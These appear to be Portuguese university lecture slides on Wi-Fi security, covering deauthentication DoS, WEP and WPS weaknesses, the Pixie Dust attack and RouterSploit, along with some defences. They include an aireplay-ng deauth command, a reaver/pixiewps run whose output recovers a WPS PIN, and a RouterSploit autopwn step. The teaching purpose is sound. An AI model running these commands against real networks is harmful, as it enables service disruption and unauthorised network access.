

Vulnerabilidades em redes sem fio

Ataques à criptografia do padrão IEEE 802.11,
Explorando o WEP, WPA/WPA2, WPS
ataques de deauth e exploits de roteadores.

Vitor de Oliveira Fernandez Araujo


José Luiz Negreira Castro de Oliveira

GRIS - DCC/UFRJ



Como uma rede sem fio funciona?

Comunicação através de ondas eletromagnéticas omnidirecionais, em frequências pré-determinadas (conhecidas como canais)






Problemas


- Dispositivos com antenas que operem no padrão 802.11 podem “ver” os dados trafegando pelo ar;
- Dispositivos podem se passar uns pelos outros, manipulando cabeçalhos de dados;

Modos de placas de rede do 802.11 & Sniffing

- Managed
- Promiscuous
- Monitor



Estrutura de Cabeçalho






Segurança da Informação

No contexto de Segurança da Informação, gostaríamos de manter 3 propriedades básicas em nosso sistema:

- Confidencialidade
- Integridade
- Disponibilidade

DOS – negação de serviço



- Embaralhadores de sinal (Jammers)
- Funcionam via emissão de onda (camada 1)
- Ataques de Desautenticação
- Operam dentro do Protocol de Ethernet (camada 2)
- “Injetam” Management Frames forjados na rede alvo



Dos – Management Frames

- unidade de dados da camada de enlace
- Podem ser:
 1. Beacon
 2. Probe Request
 3. Probe Response
 4. Association request
 5. Association response
 6. Authentication
 7. Deauthentication
- Problema, esses quadros não são criptografados.



DOS exemplo pratico:

- Entrem nessa rede

SSID: EuUsoWep

Senha: Gris2018

DNS - penetração de serviço


3350	31.303667	ArrisGro_11:ba:a7	Broadcast	802.11	26 Deauthentication,
3351	31.306739	ArrisGro_11:ba:a7	Broadcast	802.11	26 Deauthentication,
3352	31.306739	ArrisGro_11:ba:a7	Broadcast	802.11	26 Deauthentication,
3353	31.308787	ArrisGro_11:ba:a7	Broadcast	802.11	26 Deauthentication.

▶	Frame 3351: 26 bytes on wire (208 bits), 26 bytes captured (208 bits)
▼	IEEE 802.11 Deauthentication, Flags:
	Type/Subtype: Deauthentication (0x000c)
▶	Frame Control Field: 0xc000
	.000 0001 0011 1010 = Duration: 314 microseconds
	Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
	Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
	Transmitter address: ArrisGro_11:ba:a7 (5c:e3:0e:11:ba:a7)
	Source address: ArrisGro_11:ba:a7 (5c:e3:0e:11:ba:a7)
	BSS Id: ArrisGro_11:ba:a7 (5c:e3:0e:11:ba:a7)
 0000 = Fragment number: 0
	0001 1110 0111 = Sequence number: 487
▶	IEEE 802.11 wireless LAN

- # aireplay-ng --deauth 0 -a BSSID <iface>
- O Quadro todo é forjado.
- Como Evitar?
- Como descobrir quem foi?

DOS – Soluções

- É preciso q o atacante não tenha acesso ao MAC do seu Roteador ou não possa transmitir pra ele.
- Opção 1: Por todos os seus dispositivos dentro de uma gaiola de faraday.
- Opção 2: Mudar o roteador de lugar, talvez pro centro da residencia
- Opção 3: Mudar de 2,4 para 5ghz
- Opção 3: Chamar a polícia. Talvez Com uma antena direcional ou um sistema de triangulação seja possivel estimar de onde vem o ataque
- Opção 4: Frame Management Protection - 802.11W.





Como proteger?

Podemos ocultar, através de criptografia, os dados que vão trafegar entre os dispositivos e o ponto de acesso (AP).

Até os dias de hoje, 3 padrões de criptografia foram implementados no 802.11:

- WEP
- WPA
- WPA2



WEP (Wired Equivalent Privacy)

Definido junto com o padrão 802.11 em 1999, o WEP foi o primeiro e mais simples mecanismo de proteção aplicado à comunicação por Wi-Fi. É considerado ultrapassado pelo IEEE desde 2004, tendo inúmeros ataques conhecidos que quebram sua segurança.

- Oferece criptografia e compressão
- Opera com chaves compartilhadas de 40 ou 104 bits
- Utiliza o algoritmo criptográfico RC4
- Implementa controle de integridade através do algoritmo CRC-32



WEP (Wired Equivalent Privacy)

Tem dois modos de autenticação:

- Open System Authentication
- Shared Key Authentication

WEP - Open System Authentication






Figure 5-Open System Authentication Mode (Netgear, 2017)

WEP - Shared Key Authentication



Source: <http://www.netgear.com/docs/refdocs/Wireless/wirelessBasics.htm>

WEP (Wired Equivalent





WEP - Problemas


- Chave estática e muito pequena (40 bits ou 104 bits);
- Parte aleatória (IV) da chave RC4 não é grande o suficiente para evitar repetições, além de ser transmitida sempre em texto claro;
- Quando no modo Shared Key Authentication, é possível gerar tráfego “falso” para coletar dados e descobrir a chave;
- CRC-32 é um algoritmo útil apenas para detecção de erros, não de alterações maliciosas.



WPA - Wi-Fi Protected Access

Introduzido em 2003 junto com um *draft* da revisão 802.11i, como uma resposta às diversas vulnerabilidades que vinham sendo encontradas no WEP.

WPS



- O que é?
- Para que serve?

WPS



This symbol denotes the WPS feature.

8-Digit WPS PIN.


- O que é um Pin wps:

7123 123 1

Parte 1 Parte2 checkSum

- Modos de Acesso.

1. Pin
2. Pin de outro dispositivo
3. PushButton



- Enrolee
- Registrar
- Necessidade de um protocolo de autenticação mútua




Figure 2: EAP-based Setup of an External Registrar



WPS - vulnerabilidades

- ❑ “Pins Secretos”
- ❑ Brute Force = 11000 combinações
- ❑ PixieDust:
def random():
return 0;

IEEE 802.11/EAP Expanded Type, Vendor ID: WFA (0x372A), Vendor Type: SimpleConfig (0x01)

M1	Enrollee → Registrar	N1 Description PK _E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 N2 Description PK _R Authenticator	
M3	Enrollee → Registrar	N2 E-Hash1 E-Hash2 Authenticator	
M4	Enrollee ← Registrar	N1 R-Hash1 R-Hash2 E _{KeyWrapKey} (R-S1) Authenticator	prove posession of 1 st half of PIN
M5	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S1) Authenticator	prove posession of 1 st half of PIN
M6	Enrollee ← Registrar	N1 E _{KeyWrapKey} (R-S2) Authenticator	prove posession of 2 nd half of PIN
M7	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S2 ConfigData) Authenticator	prove posession of 2 nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 E _{KeyWrapKey} (ConfigData) Authenticator	set AP configuration

Enrollee = AP

Registrar = Supplicant = Client/Attacker

PK_E = Diffie-Hellman Public Key Enrollee

PK_R = Diffie-Hellman Public Key Registrar

Authkey and KeyWrapKey are derived from the Diffie-Hellman shared key.

Authenticator = HMAC_{Authkey}(last message || current message)

E_{KeyWrapKey} = Stuff encrypted with KeyWrapKey (AES-CBC)

PSK1 = First 128 bits of HMAC_{AuthKey}(1st half of PIN)

PSK2 = First 128 bits of HMAC_{AuthKey}(2nd half of PIN)

E-S1 = 128 random bits

E-S2 = 128 random bits

E-Hash1 = HMAC_{AuthKey}(E-S1 || PSK1 || PK_E || PK_R)

E-Hash2 = HMAC_{AuthKey}(E-S2 || PSK2 || PK_E || PK_R)

R-S1 = 128 random bits

R-S2 = 128 random bits

R-Hash1 = HMAC_{AuthKey}(R-S1 || PSK1 || PK_E || PK_R)

R-Hash2 = HMAC_{AuthKey}(R-S2 || PSK2 || PK_E || PK_R)

1	2	3	4	5	6	7	0
1 st half of PIN				checksum			
				2 nd half of PIN			

WPS-problemas de implementação

```
root@zeka:~# reaver -i wlan0mon -b 5C:E3:0E:11:BA:A7 -vv -c 6 -K 1

Reaver v1.6.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tactnetsol.com>

[+] Switching wlan0mon to channel 6
[+] Waiting for beacon from 5C:E3:0E:11:BA:A7
[+] Received beacon from 5C:E3:0E:11:BA:A7
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 5C:E3:0E:11:BA:A7 (ESSID: NETVIRTUA007)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message

executing pixiewps -e c9f7786a585a2f5a8eb0f6dc9b59da12ff22012f9cdfdb14a3ea3f4e9cabbd733a651389c
c23df17509d4b8ea9a5b263123357ae8d680bffe4c4398a9bda927f75e06ed3a2d0690c23d43dc8054d93bde3c526ca
b6da6d9f22f2c3c06c1ad16f1e16dd20f81eb9ef2f6c485b0bbe31a1459b5a5c2e0cc588249ff7343035b9cc89b850af
439368e5c165f4f68f1d1647432b9690066b6ef43c7416e1e77dfe109d1a16bfbe1c784107406fd2ebb13b38a57df
3d35eedd6c837f3705a787c66f -s a91384be72588b5a9a42678248ed7c2a81d4b63ac036dae9d136611463ffb87
-z fdada9d9c0ca229d47ed311a38e1c701b6ef8bcbce39ee7d37f795f6bc7dab0 -a 63a783c15f0a7d3abdc42dd6
b656e2697810dc178f7b2b3ad820133d55371afa4 -n afd15be8a096754dbd7bd16a600bee58 -r 2c9022cd01be443
899112db4559ec498ac908d8a16154c0a61cd3bd01081452ce95b5c663303547b3902dcee203c3eb03c91d58fe7a51d
8a2d128d5cddf6ac15bdf9f85bb25194638892c08d2b5d9a4edc1969ffbc73b2bb2e1cf3b9e636f273b03946884c7
5594a72429e6ce587db44ae66f20ffa83c5a01d51c751d18124471bad3a370a8f877226b768fa301e5caa997bdfb7
fffaa82df21b68c0e3b40631ebde89bd987ffb2080e645d45ded25be587637b740d033e89ed2ae9bc3b

Pixiewps 1.4

[?] Mode: 1 (RT/MT/CL)
[+] Seed N1: 0x6c0ff1db
[+] Seed ES1: 0x8a58bc0c
[+] Seed ES2: 0xf9253fb1
[+] PSK1: 7fb26856520192852380d10941b2e052
[+] PSK2: c1b21ba19f3e1875a43278df3df0fc2c
[+] ES1: 2e8955ce3bd7ca7dea9461a3b8a9c75
[+] ES2: d9b7646126e6a6af5913a435ee855012
[+] WPS pin: 48279680

[+] Time taken: 4 s 387 ms
```

- Em aparelhos da Broadcom por exemplo, os dois nounces são gerados um após o outro, tal que $E-S1=E-S2$ e eles são gerados pelo mesmo PRNG que gera N1, que é enviado plano no início da conversa.
- A Realtek em alguns de seus modelos, utiliza $E-S1=E-S2$ = nounce gerado pela seed tempo $Srand(time(NULL));$
- Em Alguns modelos da ralink $E-S1=E-S2=0$
- Pins Secretos
- Ataque:

#Reaver -I <iface> -b <Bssid> -c <canal> -K 1

ROUTERSPLOIT- metasploit para roteadores

```
root@zeka:~/routersploit# ./rsf.py
Exploitation Framework for Embedded Devices by Threat9

Codename : I Knew You Were Trouble
Version : 3.2.0
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack

Join Threat9 Beta Program - https://www.threat9.com

Exploits: 127 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders: 6

rsf > use scanners/autopwn
```

- Ok, uma vez que temos acesso à rede, o que fazer agora?
- É a mesma interface do metasploit, porem com uma boa database de Vulnerabilidades para roteadores que variam desde serviços com senhas padrão à vulnerabilidades web nas paginas de login.